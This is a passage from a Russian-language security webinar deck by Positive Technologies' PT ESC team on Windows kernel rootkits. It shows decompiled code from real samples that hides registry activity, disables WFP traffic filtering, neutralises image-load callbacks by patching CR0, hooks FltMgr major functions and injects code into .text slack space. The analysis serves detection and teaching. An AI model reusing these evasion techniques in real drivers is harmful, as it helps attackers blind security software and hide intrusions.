                *( _BYTE * )(v5 + 8) = KeAcquireSpinLockRaiseToDpc((PKSPIN_LOCK)(qword_140008550 + 16));
            }
        }
    }
}
```

#4 Demodex (GhostEmperor APT)



Регистрация обработчика для сокрытия операций с реестром с помощью CmRegisterCallback

```
1 _int64 f_ioctl_hide_reg()
2 {
3     unsigned int v0; // ebx
4     EX_CALLBACK_FUNCTION *v1; // rax
5
6     v0 = 0;
7     v1 = (EX_CALLBACK_FUNCTION *)sub_14000397C(sub_140003D88);
8     if ( v1 )
9         v0 = CmRegisterCallback(v1, 0i64, &Cookie);
10    return v0;
11 }
```

A red arrow originates from the text 'с помощью CmRegisterCallback' and points directly to the 'CmRegisterCallback' function call in line 9 of the code block.

#5 Unknown (Исследование РТ ESC)



MD5: d3441bbd37b7876afc3f8a5390978e21

<https://www.maldun.com/analysis/YXNkZmRzZmFkc2Y2NDM1NzRkc2Zhc2RmYXNkZg==/#>

#5 Unknown (Исследование PT ESC)



Подмена функций фильтрации трафика
в Windows Filtering Platform (WFP)

```
{
    v8 = 0;
    if ( *systemBuffer )
    {
        v9 = (systemBuffer + 4);
        while ( !*v9 || *v9 != calloutTableEntries->classifyFn )
        {
            ++v8;
            ++v9;
            if ( v8 >= *systemBuffer )
                goto LABEL_28;
        }
        calloutTableEntries->classifyFn = classifyFn_permit_all;
        ++v5;
    }
    if ( v8 >= *systemBuffer )
    {
        LABEL_28:
        if ( check_sections(calloutTableEntries->device_object_mb, systemBuffer) > 0 )
        {
            calloutTableEntries->classifyFn = classifyFn_permit_all;
            ++v5;
        }
    }
}
```

A diagram with two red arrows originates from a single point above the text 'Подмена функций фильтрации трафика'. One arrow points to the line 'calloutTableEntries->classifyFn = classifyFn_permit_all;' in the first 'if' block. The other arrow points to the line 'calloutTableEntries->classifyFn = classifyFn_permit_all;' inside the 'LABEL_28' block, illustrating the replacement of the traffic filtering function in two different execution paths.

#5 Unknown (Исследование PT ESC)



Поиск и подмена
зарегистрированных обработчиков
нотификаций загрузки
исполняемых модулей с помощью
nt!PsSetLoadImageNotifyRoutine

```
while ( counter < g_PspLoadImageNotifyRoutineCount )
{
    v12 = *p_PspLoadImageNotifyRoutine;
    p_PspLoadImageNotifyRoutine += 8;
    callback_object = (v12 & 0xFFFFFFFFFFFFFFF0ui64);
    if ( MmIsAddressValid_376(callback_object) )
    {
        callback = callback_object->Function;
        if ( MmIsAddressValid_372(callback) )
        {
            if ( check_callback_owner(callback) )
            {
                callbacks_storage->callback_address = 0i64;
            }
            else
            {
                callbacks_storage->callback_address = callback;
                *callbacks_storage->original_bytes = _mm_loadu_si128(callback);
                set_cr0_flags_to_1();
                callback->m128i_i8[0] = 0xC3;
                restore_cr0();
            }
        }
    }
}
```

```
v4 = 0i64;
do
{
    // copy pattern for searching nt!PspLoadImageNotifyRoutine
    // 48h, 8Dh, 0Dh, 0CCh, 0CCh, 0CCh, 0CCh, 45h, 33h, 0C0h;

    v5 = *(v4 - 0x77FF950E260i64);
    v18[++v4] = v5;
}
while ( v5 );
// NTSTATUS __fastcall search_code_pattern(*codePattern, wildcardAny, patternSize, *startSearchAddress, searchDepth, *foundRVA)
if ( search_code_pattern(codePattern, 0xCC, 10i64, p_PsSetLoadImageNotifyRoutine, 0xFF, foundRVA) >= 0 )
{
    v6 = *foundRVA;
    if ( MmIsAddressValid_325(*foundRVA) )
        p_PspLoadImageNotifyRoutine = &v6[*(v6 + 3) + 7]; // RVA to VA
}
```

#5 Unknown (Исследование PT ESC)



```
p_fsHook = inject_jump_code(L"\\FileSystem\\FltMgr", p_hookFunction, v3);
if ( !p_fsHook )
    goto LABEL_15;
SourceString[13] = ':';
*SourceString = 'D\\0\\';
*&SourceString[2] = 's\\0o';
*&SourceString[4] = 'e\\0D';
*&SourceString[6] = 'i\\0v';
```

```
if ( v6 < 0 || (v6 = ObReferenceObjectByHandle_1(FileHandle, 1u, 0i64, 0, &Handle,
{
    v2 = v6;
}
else
{
    v7 = IoGetRelatedDeviceObject_64(Handle);
    if ( v7 )
    {
        if ( IRP_MJ_XXX )
            original_FltMgr_MJ_READ = v7->DriverObject->MajorFunction[IRP_MJ_READ];
        else
            original_FltMgr_MJ_CREATE = v7->DriverObject->MajorFunction[IRP_MJ_CREATE];
        v7->DriverObject->MajorFunction[IRP_MJ_XXX] = p_fsHook;
    }
    else
```

Подмена major-функций
MJ_CREATE и MJ_READ
у драйвера файловой
системы

#5 Unknown (Исследование PT ESC)

pt

```
imageBase = DrvObj->DriverStart;
if ( imageBase )
{
    if ( imageBase->e_magic == 0x5A4D
        && (ntHeader = (imageBase + imageBase->e_lfanew), MmIsAddressValid(ntHeader))
        && (sectionHeader = (&ntHeader->OptionalHeader + ntHeader->FileHeader.SizeOfOptionalHeader),
            MmIsAddressValid_1(sectionHeader))
        && (numOfSections = ntHeader->FileHeader.NumberOfSections, v13 = 0, numOfSections) )
    {
        while ( strcmp(sectionHeader, ".text") || (sectionHeader->SizeOfRawData - sectionHeader->Mi
        {
            ++v13;
            ++sectionHeader;
            if ( v13 >= numOfSections )
                goto LABEL_16;
        }
        numOfFreeBytes = sectionHeader->SizeOfRawData - sectionHeader->Misc.VirtualSize;
        p_textSectionFreeSpace = imageBase + sectionHeader->VirtualAddress + sectionHeader->Misc.Vir
    }
}
```

Внедрение кода в пустые
области секции .text

```
// PVOID __fastcall alloc_n_map_md1(*VirtualAddress, Length, AccessMode, LockOperation, **ppMdl)
mappedAddress = alloc_n_map_md1(p_textSectionFreeSpace, 12u, 0, IoReadAccess, &Mdl);
if ( mappedAddress )
{
    *mappedAddress = 0x48; // mov rax, address
    mappedAddress[1] = 0xB8;
    *(mappedAddress + 2) = jmpAddress;
    mappedAddress[10] = 0xFF;
    mappedAddress[11] = 0xE0; // jmp rax
}
if ( Mdl )
    IoFreeMdl(Mdl);
```

Содержание



- Что такое руткит
- Немного статистики
- Примеры руткитов
- Заключение

Выводы



Руткит — это:

1. Более совершенный бэкдор
2. Редко, качественно, скрытно
3. Сложнейшее испытание для средств защиты



Как эффективно обнаруживать?
Расскажем на следующем вебинаре!

Полезные ссылки



PT Sandbox Telegram-чат

<https://t.me/ptsandbox>



PT Sandbox

ptsecurity.com/ru-ru/products/sandbox/



PT ESC Threat Intelligence blog

ptsecurity.com/ru-ru/research/pt-esc-threat-intelligence/



PT ESC Incident Response Alert

ptsecurity.com/ru-ru/services/esc/



Вопросы

webinar@ptsecurity.com

Распаковка исполняемых файлов: статический и динамический подход

<https://www.ptsecurity.com/ru-ru/research/webinar/raspakovka-ispolnyaemyh-fajlov-staticeskij-i-dinamicheskij-podhod/>

Получение снимков памяти в PT Sandbox: новые плагины для DRAKVUF

<https://www.ptsecurity.com/ru-ru/research/webinar/poluchenie-snimkov-pamyati-v-pt-sandbox-novye-plaginy-dlya-drakvuf/>

Павел Максютин

pmaksyutin@ptsecurity.com

Алексей Вишняков

avishnyakov@ptsecurity.com

Twitter: @Vishnyak0v